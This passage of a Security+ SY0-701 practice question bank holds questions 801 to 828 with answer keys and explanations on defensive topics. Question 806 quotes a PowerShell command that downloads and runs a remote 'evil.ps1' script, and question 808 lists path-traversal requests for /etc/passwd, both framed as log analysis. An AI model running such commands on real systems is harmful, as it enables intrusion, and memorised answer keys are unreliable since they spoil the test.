B . Data tokenizationTokenization replaces sensitive values with tokens, but it is more commonly used to protect data in operational processing systems, such as payment environments. It is not the best fit here compared with masking for UAT visibility concerns.
C . Data obfuscationObfuscation is a broader term and can mean making data harder to understand, but data masking is the more precise and standard control for protecting test data from being viewed.
D . Data encryptionEncryption protects data at rest or in transit, but once authorized testers access and use the UAT system, the application may decrypt and display the data. That does not solve the problem of testers viewing sensitive values.

From a Security+ perspective, when moving production data into development, test, or UAT environments, the preferred control to prevent exposure of real sensitive data is data masking.

QUESTION 801
A company processes a large volume of business-to-business transactions and prioritizes data confidentiality over transaction availability. The company's firewall administrator must configure a new hardware-based firewall to replace the current one. Which of the following should the administrator do to best align with the company requirements in case a security event occurs?

A. Ensure the firewall data plane moves to fail-closed mode.
B. Implement a deny-all rule as the last firewall ACL rule.
C. Prioritize business-critical application traffic through the firewall.
D. Configure rate limiting between the firewall interfaces.

Answer: A

Explanation:
The best answer is
A. Ensure the firewall data plane moves to fail-closed mode.
The key detail in this question is that the company prioritizes data confidentiality over transaction availability. In Security+ terms, when confidentiality is more important than keeping traffic flowing during a failure or security event, the preferred behavior is fail closed.
A fail-closed firewall blocks traffic if the device experiences a fault, failure, or security issue. This protects sensitive business data from being exposed or passed through an untrusted state. Even though this may interrupt business transactions, it aligns with the organization's priority of protecting confidential information.
Why the other options are incorrect:
B . Implement a deny-all rule as the last firewall ACL rule.This is a standard firewall best practice, but it does not specifically address what should happen in case a security event occurs.
C . Prioritize business-critical application traffic through the firewall.This focuses on availability and performance, not confidentiality.
D . Configure rate limiting between the firewall interfaces.Rate limiting may help with traffic control or DoS reduction, but it does not best address the requirement to prioritize confidentiality during a security event.
From the SY0-701 perspective, when asked to choose between keeping systems available and preventing unauthorized access or data exposure, fail closed is the best security-focused answer.

QUESTION 802
A Chief Information Security Officer (CISO) develops information security policies that relate to the software development methodology. Which of the following will the CISO most likely include in the organization's documentation?

A. Peer review requirements
B. Multifactor authentication
C. Branch protection tests
D. Secrets management configurations

Answer: A

Explanation:
The best answer is
A. Peer review requirements.
The question asks about information security policies related to the software development methodology. At the policy and governance level, a CISO is most likely to document broad secure development requirements that

apply across the organization. Peer review requirements fit this well because they establish a formal development control to help ensure code quality, reduce security flaws, and support secure software development practices.
Peer review is a common secure development requirement because it helps detect:
coding errors
insecure logic
poor implementation of security controls
accidental exposure of sensitive functionality
Why the other options are less appropriate:
B . Multifactor authenticationMFA is a security control, but it is not specifically tied to documenting the software development methodology itself.
C . Branch protection testsBranch protection is more of a technical repository or version control configuration detail than a high-level policy requirement.
D . Secrets management configurationsSecrets management is important, but configurations are typically procedural or technical implementation details rather than the most likely policy language a CISO would include in methodology documentation.
From a Security+ perspective, governance documents usually define secure coding expectations, review processes, and oversight requirements, making peer review requirements the best answer.

QUESTION 803
Which of the following is a key reason to follow data retention policies during asset decommissioning?

A. To ensure data is securely destroyed when no longer needed
B. To make backup copies of all company data before disposing of hardware
C. To allow employees to access old files even after the hardware is recycled
D. To keep all customer data available in case it is required in the future

Answer: A

Explanation:
The best answer is
A. To ensure data is securely destroyed when no longer needed.
During asset decommissioning, organizations must handle storage media and data according to established data retention policies. These policies define how long data must be kept and when it should be securely destroyed. Following them helps ensure that data is not kept longer than necessary and is properly sanitized or destroyed when retention requirements have been met.
This is important for:
reducing risk of unauthorized data exposure
meeting legal and regulatory obligations
preventing sensitive information from being recovered from retired assets
limiting unnecessary storage and liability
Why the other options are incorrect:
B . To make backup copies of all company data before disposing of hardwareNot all data should be backed up indefinitely. Retention policies are about keeping data only as long as required.
C . To allow employees to access old files even after the hardware is recycledThis is not the primary purpose of retention policies during decommissioning.
D . To keep all customer data available in case it is required in the futureKeeping all data forever is not a proper retention strategy and can create legal and security problems.
From the SY0-701 perspective, asset disposal and media sanitization are closely tied to retention schedules and secure destruction practices, so A is the correct answer.

QUESTION 804
A manufacturing company has recently experienced a data breach where customer payment information was exfiltrated from a legacy database server. The security team determines that the compromise occurred because the server's operating system was running an outdated version that contained a known vulnerability for which a patch had been available for six months. The organization had deferred the patch due to concerns about potential system downtime during business hours. Which of the following BEST describes the security principle that was violated in this scenario?

A. Defense in depth was not implemented because only one layer of protection was in place
B. The principle of least privilege was violated because the database had excessive administrative access rights
C. Change management procedures were not followed, allowing a known vulnerability to remain unpatched in production
D. Data classification was improperly implemented, making sensitive payment data indistinguishable from non-sensitive data

Answer: C

Explanation:
This question tests understanding of change management and its role in maintaining security (General Security Concepts objective). The correct answer is about change management procedures.the organization failed to follow proper change control processes to deploy a critical security patch in a timely manner. While downtime concerns are legitimate operational considerations, security patches for known vulnerabilities should follow a structured change management process that balances risk and business continuity. The other options describe different security principles: defense in depth relates to layered controls, least privilege relates to access rights, and data classification relates to sensitivity labeling.none of which directly address the core failure shown here, which is inadequate patch management through change control.

QUESTION 805
A staff member finds a USB drive in the office's parking lot. Which of the following should the staff member do?

A. Notify the file owner after reviewing the contents of the drive.
B. Use an air-gapped system to open the files without exposing the network.
C. Wipe the drive immediately using a secure method.
D. Submit the device to the security team without connecting it.

Answer: D

Explanation:
The best answer is D. Submit the device to the security team without connecting it.
An unknown USB drive found in a parking lot is a classic example of a potential social engineering or malware delivery attack. Attackers may intentionally leave infected removable media where employees will find it and plug it into a system. The safest action is to not connect the device at all and instead turn it over to the security team for proper handling.
Why the other options are incorrect:
A . Notify the file owner after reviewing the contents of the drive.Reviewing the contents requires connecting the drive, which could infect the system or trigger malicious code.
B . Use an air-gapped system to open the files without exposing the network.Even an air-gapped system can be put at risk. Regular employees should not analyze suspicious media on their own.
C . Wipe the drive immediately using a secure method.This destroys possible evidence and still requires handling the device in a way that may not follow incident procedures.

From a Security+ standpoint, removable media from unknown sources should be treated as suspicious. Proper procedure is to avoid connecting it and escalate to the security team. Therefore, D is the correct answer.

QUESTION 806
A security analyst reviews the following endpoint log:
powershell -exec bypass -Command "IEX (New-Object
Net.WebClient).DownloadString(http://176.30.40.50/evil.ps1")
Which of the following logs will help confirm an established connection to IP address 176.30.40.50?

A. System event logs
B. EDR logs
C. Firewall logs
D. Application logs

Answer: C

Explanation:
The best answer is C. Firewall logs.
The PowerShell command shown is suspicious because it uses:
-exec bypass to bypass PowerShell execution policy
IEX (Invoke-Expression) to execute downloaded content in memory
Net.WebClient.DownloadString() to retrieve a remote script from the IP address 176.30.40.50
The question asks which logs will help confirm an established connection to that IP address. The best source for confirming that network communication actually occurred is firewall logs, because they record allowed and blocked inbound or outbound network connections between systems and remote IP addresses.
Why the other options are incorrect:
A . System event logsThese may show local operating system events, but they are not the best source for confirming a network connection to a specific external IP.
B . EDR logsEDR logs may show suspicious PowerShell execution and related behavior, and in some environments they may also show network activity. However, when the question specifically asks to confirm an established connection to a particular IP, firewall logs are the most direct and standard answer.
D . Application logsApplication logs generally track application-specific events and are not the best source for validating outbound network connections to a suspicious IP.
From a Security+ perspective, suspicious script execution should be correlated with network logs to validate command-and-control or malware download activity. That makes firewall logs the best choice.

QUESTION 807
Which of the following best explains the use of a policy engine in a Zero Trust environment?

A. It is used by a central server to apply default permissions across a range of network and computing resources.
B. It is used to make access control decisions without inheriting permission decisions from prior events.
C. It is used to dynamically assign user permissions based on a user's identity and previous activity.
D. It is used when user roles are unknown and the organization wants to leverage ML to control access.

Answer: B

Explanation:
The best answer is B. It is used to make access control decisions without inheriting permission decisions from prior events.
In a Zero Trust environment, the core principle is never trust, always verify. A policy engine evaluates each access request using current context and defined security policies. Access is not automatically granted simply

because a user or device was previously authenticated or allowed access earlier.
This means decisions are made continuously and based on factors such as:
user identity
device posture
location
requested resource
risk level
session context
The phrase "without inheriting permission decisions from prior events" best reflects the Zero Trust concept that trust is not assumed or permanently granted.
Why the other options are incorrect:
A . It is used by a central server to apply default permissions across a range of network and computing resources.This sounds more like centralized administration, but it does not capture the dynamic, context-based access decision-making of a Zero Trust policy engine.
C . It is used to dynamically assign user permissions based on a user's identity and previous activity.This is close, but the wording emphasizes previous activity, whereas Zero Trust focuses on real-time evaluation of current conditions rather than inherited trust.
D . It is used when user roles are unknown and the organization wants to leverage ML to control access.Machine learning may support analytics, but this is not the main purpose of a Zero Trust policy engine.
From the SY0-701 perspective, a policy engine is central to making explicit, context-aware access decisions for every request, which is best captured by B.

QUESTION 808
While analyzing SIEM alerts for a company's WAF, an incident response analyst observes the following:
https://corporate-A.com/loadimage?filename=/etc/
https://corporate-A.com/loadimage?filename=../../etc/passwd
https://corporate-A.com/loadimage?filename=./etc/passwd
Which of the following best describes the observed behavior?

A. Credential replay
B. Directory traversal
C. Brute-force attack
D. Resource exhaustion

Answer: B

Explanation:
The best answer is B. Directory traversal.
The URLs show attempts to manipulate the filename parameter in order to access sensitive files and directories on the server, especially:
/etc/
/../etc/passwd
/etc/passwd
This is a classic directory traversal attack, also known as path traversal. The attacker is trying to move outside the intended directory structure and access protected operating system files. The reference to /etc/passwd is a common indicator of an attempt to read sensitive files on Unix/Linux systems.
Why the other options are incorrect:
A . Credential replayCredential replay involves reusing captured authentication credentials, which is not what these requests show.
C . Brute-force attackA brute-force attack involves repeated guessing, usually of passwords, keys, or codes. That is not the behavior shown here.
D . Resource exhaustionResource exhaustion involves overwhelming a system with requests or usage to reduce

availability. These examples instead show attempts to access files through manipulated paths.
From a Security+ standpoint, attacks using ../ to escape directories are a well-known example of directory traversal, so B is the correct answer.

QUESTION 809
A systems administrator uses deception techniques to help detect and study attacks within a network. The administrator deploys a document filled with fake passwords and customer payment information. Which of the following techniques is the administrator using?

A. Honeytoken
B. Honeypot
C. Honeyfile
D. Honeynet

Answer: C

Explanation:
The best answer is C. Honeyfile.
A honeyfile is a decoy file that is intentionally placed where an attacker might discover and open it. It often contains fake but tempting information, such as passwords, payment data, or confidential records. If someone accesses, copies, or opens the file, that activity can alert defenders to suspicious behavior.
This question specifically describes a document filled with fake passwords and customer payment information. Because the decoy is a file or document, honeyfile is the most precise answer.
Why the other options are incorrect:
A . HoneytokenA honeytoken is a broader term for fake digital data used to detect unauthorized access, such as fake credentials, database entries, or API keys. A honeyfile can be considered a type of honeytoken, but since the question specifically mentions a document, honeyfile is the better answer.
B . HoneypotA honeypot is a decoy system or service designed to attract attackers, not just a single document.
D . HoneynetA honeynet is an entire network of decoy systems used for detection and research.
From a Security+ perspective, deception technologies include honeyfiles, honeytokens, honeypots, and honeynets. Since the item deployed is a document, C is the best answer.

QUESTION 810
Which of the following explains how organizations benefit from SCAP?

A. The configurations defined as part of established baselines allow organizations to deploy well-tested security solutions quickly and easily.
B. The consolidated reporting layout makes it easier for technicians to communicate incident response to senior decision-makers.
C. The common format for vulnerability scanning and reporting enables greater interoperability between security tools from different vendors.
D. The strict compliance to international standards reduces overall cost and risk to organizations when a security breach occurs.

Answer: C

Explanation:
The best answer is C. The common format for vulnerability scanning and reporting enables greater interoperability between security tools from different vendors.
SCAP (Security Content Automation Protocol) is a standardized framework that helps security tools use common methods for expressing, measuring, and reporting security issues such as vulnerabilities, misconfigurations, and compliance results. One of its biggest benefits is interoperability across tools from

different vendors.
Because SCAP uses standardized formats and naming conventions, organizations can more easily:
share scan results
compare findings across platforms
automate vulnerability and compliance checks
integrate multiple security products
Why the other options are incorrect:
A . The configurations defined as part of established baselines allow organizations to deploy well-tested security solutions quickly and easily.Baselines are important, but this answer is too general and does not capture the main benefit of SCAP.
B . The consolidated reporting layout makes it easier for technicians to communicate incident response to senior decision-makers.SCAP is not primarily about incident response reporting to executives.
D . The strict compliance to international standards reduces overall cost and risk to organizations when a security breach occurs.This is too broad and not the clearest explanation of what SCAP actually provides.
From the SY0-701 perspective, SCAP is valuable because it supports standardized vulnerability and configuration assessment and improves tool interoperability. Therefore, C is the correct answer.

QUESTION 811
A company performs risk analysis on its equipment and estimates it will experience about ten incidents over a five-year period. Which of the following is the correct ARO for the equipment?

A. 2
B. 5
C. 10
D. 50

Answer: A

Explanation:
The best answer is
A. 2.
ARO (Annualized Rate of Occurrence) measures how many times an incident is expected to occur per year.
The company expects:
10 incidents
over 5 years
So the calculation is:
ARO = 10 / 5 = 2
This means the expected annual rate of occurrence is 2 incidents per year.
Why the other options are incorrect:
B . 5This would not represent the yearly average based on the numbers given.
C . 10This is the total number of incidents over five years, not the annualized value.
D . 50This is not supported by the information in the question.
From a Security+ risk calculation standpoint, when a total event count is spread across multiple years, the ARO is found by dividing the total incidents by the number of years. Therefore, A is correct.

QUESTION 812
A security technician determines that no additional patches can be applied to an application and the risks of operating as such must be accepted. Additionally, only a limited number of network services should utilize the application. Which of the following best describes this type of mitigation?

A. Patching
B. Segmentation

C. Isolation
D. Monitoring

Answer: C

Explanation:
The best answer is C. Isolation.
The question describes an application that can no longer be patched, meaning the organization must continue operating it while accepting some risk. To reduce exposure, the application should only be used by a limited number of network services. This points to isolation, which means restricting the application's interaction with the rest of the environment to contain risk.
Isolation is commonly used for:
legacy systems
unsupported applications
unpatchable systems
high-risk services that must remain operational
By isolating the application, the organization limits the paths through which it can be attacked and reduces the chance that a compromise will spread to other systems.
Why the other options are incorrect:
A . PatchingThe question clearly states that no additional patches can be applied.
B . SegmentationSegmentation is related and often used as a method to isolate systems, but the question asks for the best description of the mitigation approach overall. Since the application is being restricted because it is risky and unpatchable, isolation is the stronger answer.
D . MonitoringMonitoring helps detect issues but does not directly reduce exposure in the way described.
From the SY0-701 perspective, when a vulnerable or unsupported application must remain in use, the preferred mitigation is often to isolate it from the broader environment. Therefore, C is the best answer.

QUESTION 813
Which of the following security threats aims to compromise a website that multiple employees frequently visit?

A. Supply chain
B. Typosquatting
C. Watering hole
D. Impersonation

Answer: C

Explanation:
The best answer is C. Watering hole.
A watering hole attack occurs when an attacker compromises a website that a targeted group of users commonly visits. The attacker chooses that site because they know the intended victims are likely to access it during normal work activities. Once the site is compromised, the attacker can deliver malware, steal credentials, or exploit browser vulnerabilities.
This exactly matches the scenario in the question: a website that multiple employees frequently visit is targeted for compromise.
Why the other options are incorrect:
A . Supply chainA supply chain attack targets vendors, software providers, or service providers in order to affect downstream customers. That is different from compromising a commonly visited website for a specific group of users.
B . TyposquattingTyposquatting involves creating a fraudulent website with a name similar to a legitimate one so users accidentally visit it. The question describes compromising an existing site people already visit, not

creating a lookalike domain.
D . ImpersonationImpersonation involves pretending to be a trusted person or entity. It does not specifically describe compromising a frequently visited website.
From a Security+ perspective, a compromised site used to target a specific population is a classic watering hole attack, so C is correct.

QUESTION 814
An attacker uses XSS to compromise a web server. Which of the following solutions could have been used to prevent this attack?

A. NGFW
B. UTM
C. WAF
D. NAC

Answer: C

Explanation:
The best answer is C. WAF.
XSS (Cross-Site Scripting) is a web application attack that injects malicious scripts into web content. A WAF (Web Application Firewall) is specifically designed to inspect, filter, and block malicious HTTP and HTTPS traffic targeting web applications. It can help detect and prevent common attacks such as XSS, SQL injection, and other application-layer threats.
Why the other options are incorrect:
A . NGFWA next-generation firewall provides advanced network security features, but it is not as specifically focused on web application attacks as a WAF.
B . UTMUnified Threat Management combines multiple security features in one platform, but it is not the best answer for preventing a web application attack like XSS.
D . NACNetwork Access Control focuses on controlling which devices can connect to the network. It does not directly prevent XSS.
From the SY0-701 perspective, attacks against web applications are best mitigated by controls specifically designed for application-layer inspection, making WAF the correct answer.

QUESTION 815
Which of the following is an example of implementing Zero Trust architecture?

A. Building strong network boundaries to prevent intrusion
B. Verifying user identity once at the start of the session
C. Granting resource access after continuous validation
D. Prioritizing perimeter defense to block external threats

Answer: C

Explanation:
The best answer is C. Granting resource access after continuous validation.
Zero Trust architecture is based on the principle of never trust, always verify. Access should not be granted simply because a user or device is inside the network or was authenticated once earlier. Instead, access decisions should be based on continuous validation of identity, device health, context, and other relevant factors.
This means users and devices are evaluated repeatedly and granted only the minimum access necessary.
Why the other options are incorrect:
A . Building strong network boundaries to prevent intrusionThis reflects a traditional perimeter-based security

model, not Zero Trust.
B . Verifying user identity once at the start of the sessionZero Trust does not rely on one-time authentication alone. It emphasizes ongoing verification.
D . Prioritizing perimeter defense to block external threatsAgain, this focuses on perimeter security rather than continuous, identity- and context-based access control.
From a Security+ perspective, Zero Trust is best represented by continuous validation before and during access, which makes C correct.

QUESTION 816
A security analyst must recover files from a USB drive associated with a ransomware attack. Which of the following tools will help the analyst securely retrieve the files?

A. Sandboxing environment
B. Intrusion prevention system
C. File integrity management tool
D. Static code analysis tool

Answer: A

Explanation:
The best answer is
A. Sandboxing environment.
A USB drive associated with a ransomware attack should be treated as highly suspicious. To securely retrieve files without risking infection of production systems, the analyst should use a sandboxing environment. A sandbox provides an isolated environment where files can be opened, examined, and extracted while containing any malicious behavior.
This is the safest option because ransomware may execute automatically or contain hidden malicious payloads.
Why the other options are incorrect:
B . Intrusion prevention systemAn IPS monitors and blocks malicious network traffic. It does not provide a secure environment for opening files from a suspicious USB drive.
C . File integrity management toolFile integrity monitoring detects changes to files, but it is not designed to safely retrieve files from potentially malicious media.
D . Static code analysis toolStatic code analysis is used to inspect source code for vulnerabilities. It is not intended for safely interacting with suspicious files on removable media.
From the SY0-701 perspective, suspicious files and removable media should be handled in an isolated sandbox to reduce the risk of malware execution. Therefore, A is the correct answer.

QUESTION 817
A security engineer receives reports of unauthorized devices on the organization's network. Which of the following best describes a secure and effective way to mitigate the risks?

A. Deploy a NAC solution to block wireless connections until devices can be verified against the baseline configuration.
B. Set the NAC solution to only accept handshakes initiated from a static set of IP addresses.
C. Configure a NAC solution to enforce 802.1X authentication with device certificates and implement endpoint security checks.
D. Implement a NAC solution that redirects all devices to the guest Wi-Fi for holding until a security analyst can validate the security compliance.

Answer: C

Explanation:

The best answer is C. Configure a NAC solution to enforce 802.1X authentication with device certificates and implement endpoint security checks.
NAC (Network Access Control) is used to verify devices before granting them access to the network. A strong NAC deployment should validate both identity and security posture. Enforcing 802.1X authentication ensures that devices must authenticate before connecting, and using device certificates strengthens trust in the device itself. Endpoint security checks add posture assessment, such as confirming antivirus, patch level, or compliance state.
This is the most secure and effective approach because it prevents unauthorized or noncompliant devices from joining the network in the first place.
Why the other options are incorrect:
A . Deploy a NAC solution to block wireless connections until devices can be verified against the baseline configuration.This only addresses wireless access and is too limited. Unauthorized devices could still attempt access in other ways.
B . Set the NAC solution to only accept handshakes initiated from a static set of IP addresses.IP addresses are not a reliable basis for device trust and can be spoofed or reassigned.
D . Implement a NAC solution that redirects all devices to the guest Wi-Fi for holding until a security analyst can validate the security compliance.Redirecting all devices is not practical or efficient, and guest Wi-Fi is not the best control for secure admission.
From a Security+ perspective, the strongest NAC implementation uses 802.1X, certificates, and posture assessment, making C correct.

QUESTION 818
Which of the following is most likely in a responsibility matrix in a cloud computing environment?

A. The customer is responsible for information and data regardless of the cloud model used.
B. The cloud provider is responsible for account and identity management for connected devices.
C. The customer and the cloud provider share responsibility for the physical network infrastructure.
D. The cloud provider is responsible for the security of endpoints connected to the infrastructure.

Answer: A

Explanation:
The best answer is
A. The customer is responsible for information and data regardless of the cloud model used.
In cloud environments, a shared responsibility model defines which security duties belong to the cloud provider and which remain with the customer. While the exact split depends on whether the service is IaaS, PaaS, or SaaS, one responsibility that almost always remains with the customer is accountability for their information and data.
The provider secures the cloud infrastructure, but the customer remains responsible for how their data is classified, handled, protected, and governed.
Why the other options are incorrect:
B . The cloud provider is responsible for account and identity management for connected devices.Identity and access management is typically at least partly the customer's responsibility, and often primarily so.
C . The customer and the cloud provider share responsibility for the physical network infrastructure.Physical infrastructure is usually the cloud provider's responsibility, not shared in the way stated here.
D . The cloud provider is responsible for the security of endpoints connected to the infrastructure.Endpoint security is normally the customer's responsibility.
From the SY0-701 perspective, a responsibility matrix in cloud computing reflects the shared responsibility model, and the most consistently true statement here is A.

QUESTION 819
Alerts from email protection systems and MSSPs must be entered into an IT service management system and

assigned to the security team. Which of the following should an organization implement to enable this functionality?

A. Automated compliance monitoring
B. Automated ticket creation
C. Automated vulnerability scans
D. Automated indicator sharing

Answer: B

Explanation:
The best answer is B. Automated ticket creation.
The requirement is to take alerts from email protection systems and MSSPs and ensure they are entered into an IT service management system and assigned to the security team. That function is best achieved through automated ticket creation, which generates incidents or service tickets based on incoming alerts and routes them to the appropriate group.
This improves consistency, response time, and tracking of security events.
Why the other options are incorrect:
A . Automated compliance monitoringThis focuses on compliance status, not routing alerts into an ITSM workflow.
C . Automated vulnerability scansVulnerability scanning identifies weaknesses, but it does not create or assign incident tickets from security alerts.
D . Automated indicator sharingIndicator sharing helps distribute threat intelligence, but it does not directly create and assign IT service tickets.
From a Security+ viewpoint, integrating alert sources with response workflows commonly involves ticketing automation, so B is correct.

QUESTION 820
A security analyst receives an alert that an employee has clicked on a phishing email and exposed their credentials. Which of the following should the analyst do?

A. Notify all employees about the phishing attack and instruct them to avoid suspicious emails.
B. Wait for confirmation from the employee before making any changes to the account.
C. Reimage the employee's workstation to ensure no malware is present.
D. Lock the employee's account to prevent further unauthorized access.

Answer: D

Explanation:
The best answer is D. Lock the employee's account to prevent further unauthorized access.
If credentials have been exposed in a phishing incident, the most urgent priority is to contain the threat by preventing attackers from using those credentials. Locking or disabling the affected account is an immediate response step that reduces the risk of unauthorized access, lateral movement, privilege abuse, or data theft.
Why the other options are incorrect:
A . Notify all employees about the phishing attack and instruct them to avoid suspicious emails.Awareness messaging may be useful later, but it does not immediately contain the compromised account.
B . Wait for confirmation from the employee before making any changes to the account.Waiting introduces unnecessary risk if the credentials are already exposed.
C . Reimage the employee's workstation to ensure no malware is present.Reimaging may be appropriate if malware was delivered, but the question specifically says the employee exposed credentials. The first priority is account containment.

From a Security+ incident response perspective, the immediate action after credential compromise is to disable or lock the account, making D the best answer.

QUESTION 821
Which of the following will most likely lead an organization to revise its change management policy?

A. An engineer adds a new feature to the production service.
B. A production server continuously runs at its maximum load.
C. Software is migrated to a cloud that offers increased flexibility in its updates.
D. A legacy server lacks support for new regulatory requirements.

Answer: C

Explanation:
The best answer is C. Software is migrated to a cloud that offers increased flexibility in its updates.
A change management policy defines how changes are requested, reviewed, approved, tested, documented, and implemented. When an organization migrates software to a cloud environment that supports more dynamic, frequent, or automated updates, the change management process may need to be revised to reflect the new operational model.
Cloud environments often introduce:
faster deployment cycles
infrastructure as code
automated updates
continuous integration and continuous delivery
different approval and rollback processes
These changes can significantly affect how the organization governs system changes, so revising the policy is likely necessary.
Why the other options are incorrect:
A . An engineer adds a new feature to the production service.This is an example of a change that should follow policy, not necessarily a reason to revise the policy itself.
B . A production server continuously runs at its maximum load.This is more of a performance or capacity issue than a direct reason to revise change management policy.
D . A legacy server lacks support for new regulatory requirements.This points more toward compliance remediation or system replacement, not specifically revising change management policy.
From the SY0-701 perspective, major shifts in how systems are updated and maintained, especially through cloud adoption, are strong reasons to update change management governance. Therefore, C is correct.

QUESTION 822
Which of the following concepts protects sensitive information from unauthorized disclosure?

A. Integrity
B. Availability
C. Authentication
D. Confidentiality

Answer: D

Explanation:
The best answer is D. Confidentiality.
In the CIA triad, confidentiality means protecting information from unauthorized disclosure. It ensures that only authorized users, systems, or processes can view sensitive data.
The other choices are different security concepts:

A . Integrity means protecting data from unauthorized modification or destruction.
B . Availability means ensuring systems and data are accessible when needed.
C . Authentication means verifying the identity of a user, device, or process.
Since the question specifically asks about protecting sensitive information from unauthorized disclosure, confidentiality is the correct answer.

QUESTION 823
A company experiences a data loss event due to a stolen laptop. In order to prevent future similar events, a security analyst must implement a scalable solution to ensure all data on company laptops remains secure in the event of theft or loss. Which of the following should the analyst do next?

A. Configure the HSM for each device and store recovery keys centrally.
B. Implement LAPS to ensure secure password rotation for administrative accounts.
C. Use an MDM platform to manage the devices and force security configurations.
D. Ensure that each laptop has the secure enclave properly initialized in the BIOS.

Answer: C

Explanation:
The best answer is C. Use an MDM platform to manage the devices and force security configurations.
The question asks for a scalable solution to protect data on company laptops if they are stolen or lost. An MDM (Mobile Device Management) platform is the best choice because it allows centralized administration of many endpoints and can enforce security controls across all laptops, such as:
full-disk encryption requirements
screen lock policies
remote wipe capabilities
compliance checks
device configuration enforcement
This makes MDM the most scalable and manageable approach for protecting a fleet of laptops.
Why the other options are incorrect:
A . Configure the HSM for each device and store recovery keys centrally.This is not the most practical or scalable answer for standard laptops, and HSMs are not typically configured individually this way for endpoint theft prevention.
B . Implement LAPS to ensure secure password rotation for administrative accounts.LAPS helps secure local administrator passwords, but it does not directly protect data at rest on a stolen laptop.
D . Ensure that each laptop has the secure enclave properly initialized in the BIOS.Hardware-based protections can help, but this is not the best broad, centrally managed, scalable control compared with MDM-enforced policies.
From a Security+ perspective, the main protection against data loss from stolen laptops is usually centralized device management with enforced encryption and security controls, making C the best answer.

QUESTION 824
Which of the following should an organization implement to avoid unnecessary liability after the end of a legal contract obligation with a third party?

A. Data encryption
B. Data classification
C. Data retention
D. Data inventory

Answer: C

Explanation:
The best answer is C. Data retention.
To avoid unnecessary liability after the end of a legal contract obligation with a third party, an organization should follow a proper data retention policy. Data retention policies define how long data must be kept and when it should be deleted or securely destroyed once it is no longer needed for legal, contractual, regulatory, or business purposes.
Keeping third-party data longer than necessary can increase:
legal exposure
privacy risk
breach impact
storage and governance burden
Why the other options are incorrect:
A . Data encryptionEncryption protects data confidentiality, but it does not address whether the data should still be retained at all.
B . Data classificationClassification helps determine sensitivity and handling requirements, but it does not define when data should be disposed of.
D . Data inventoryAn inventory helps identify what data exists, but it does not by itself reduce liability after contractual obligations end.
From the SY0-701 perspective, reducing liability after contractual or legal obligations end requires proper retention schedules and secure disposal, so C is the correct answer.

QUESTION 825
An employee asks a security analyst to scan a suspicious email that contains a link to a file on a file-sharing site. The analyst determines that the file is safe after downloading and scanning the file with antivirus software. When the employee opens the file, their device is infected with ransomware. Which of the following steps should the analyst have taken?

A. Review the file in a code editor.
B. Monitor the file connections with netstat -ano.
C. Execute the file in a sandbox.
D. Retrieve the file hash and check with OSINT.

Answer: C

Explanation:
The best answer is C. Execute the file in a sandbox.
Antivirus alone may miss new, obfuscated, or modified malware, including ransomware. A sandbox provides an isolated environment where the file can be safely executed and observed for malicious behavior such as:
file encryption activity
process spawning
registry changes
network callbacks
persistence attempts
Why the other options are incorrect:
A . Review the file in a code editor.Many malicious files are compiled, packed, or obfuscated, so this is not a reliable analysis method.
B . Monitor the file connections with netstat -ano.This only shows network connections and would not fully reveal ransomware behavior.
D . Retrieve the file hash and check with OSINT.This helps only if the malware is already known. New variants may not match existing threat intelligence.
From a SY0-701 perspective, dynamic analysis in a sandbox is the strongest step for safely identifying malicious file behavior.

QUESTION 826
A software company currently secures access using a combination of traditional username/password configurations and one-time passwords for MF
A. However, employees still struggle to maintain both a
password manager and the authenticator application. The company wants to migrate to a single, integrated authentication solution that is more secure and provides a smoother login experience for its employees.
Which of the following solutions will best satisfy the company's needs?

A. Migrating to FIDO2 passkeys, utilizing built-in device biometrics for user authentication
B. Implementing SMS-based one-time passwords as the primary second factor for all logins
C. Implementing SAML federation across authentication servers so employees can use SSO to access applications
D. Deploying a PKI system that requires all employees to use smart cards for login access

Answer: A

Explanation:
The best answer is
A. Migrating to FIDO2 passkeys, utilizing built-in device biometrics for user authentication.
The company wants a single, integrated authentication solution that is both more secure and easier for employees to use. FIDO2 passkeys best match this requirement because they allow passwordless authentication using cryptographic credentials stored on the user's device, often unlocked with biometrics or a local PIN.
This improves security and usability because:
users no longer need to manage a password plus a separate authenticator app
phishing resistance is stronger than traditional passwords and OTPs
authentication is integrated into the device experience
biometric unlock makes login smoother for users
Why the other options are incorrect:
B . Implementing SMS-based one-time passwords as the primary second factor for all loginsSMS is weaker than modern phishing-resistant methods and still does not solve the issue of streamlining authentication as well as passkeys.
C . Implementing SAML federation across authentication servers so employees can use SSO to access applicationsSSO improves convenience, but it does not by itself replace passwords with a more secure integrated authentication method. It solves access federation, not the core password-plus-authenticator problem.
D . Deploying a PKI system that requires all employees to use smart cards for login accessSmart cards can be secure, but they are less convenient and less seamless than device-based passkeys and biometrics for many organizations.
From a SY0-701 perspective, FIDO2 and passwordless authentication are strong modern controls that improve both security and user experience. Therefore, A is the best answer.

QUESTION 827
Which of the following best describes the practice of preserving and documenting the handling of forensic evidence?

A. Acquisition of evidence
B. E-discovery
C. Chain of custody
D. Forensic tabletop exercises

Answer: C

Explanation:
The best answer is C. Chain of custody.
Chain of custody is the documented process used to track forensic evidence from the moment it is collected until it is presented, stored, transferred, or disposed of. It records:
who handled the evidence
when it was handled
where it was stored
how it was transferred
how its integrity was preserved
This is critical to ensure the evidence remains credible and admissible.
Why the other options are incorrect:
A . Acquisition of evidenceAcquisition refers to collecting or imaging evidence, but it does not specifically cover the full documentation of handling over time.
B . E-discoveryE-discovery relates to identifying and producing electronically stored information for legal matters, not specifically preserving forensic handling records.
D . Forensic tabletop exercisesThese are discussion-based practice activities, not evidence handling procedures.
From a Security+ perspective, preserving and documenting forensic evidence handling is the definition of chain of custody.

QUESTION 828
An organization conducts a self-evaluation with a phishing campaign that requests login credentials. The organization receives the following results:
* None of the staff were fooled by the attempt due to proper security awareness.
* Staff deleted the email without performing any additional actions.
Which of the following security practices would add the most value to the organization?

A. Implement a strict password reset policy for all senior managers after a security event.
B. Update user guidance to include suspicious incident reporting.
C. Conduct end-user training regarding spear-phishing attempts to raise awareness.
D. Require remote workers to use a VPN when connecting to the organization's networks.

Answer: B

Explanation:
The best answer is B. Update user guidance to include suspicious incident reporting.
The phishing simulation results show that users were not fooled, which means awareness training is already helping them avoid credential theft. However, the employees deleted the email without reporting it. That means the organization missed an opportunity to:
investigate the message further
identify other recipients
block similar messages
improve incident response visibility
update defensive controls quickly
The most valuable next step is to train or guide users to report suspicious emails, not just ignore or delete them.
Why the other options are incorrect:
A . Implement a strict password reset policy for all senior managers after a security event.This does not address the gap identified by the exercise.
C . Conduct end-user training regarding spear-phishing attempts to raise awareness.The results already show awareness was effective enough to prevent users from falling for the message. The missing behavior is

reporting.
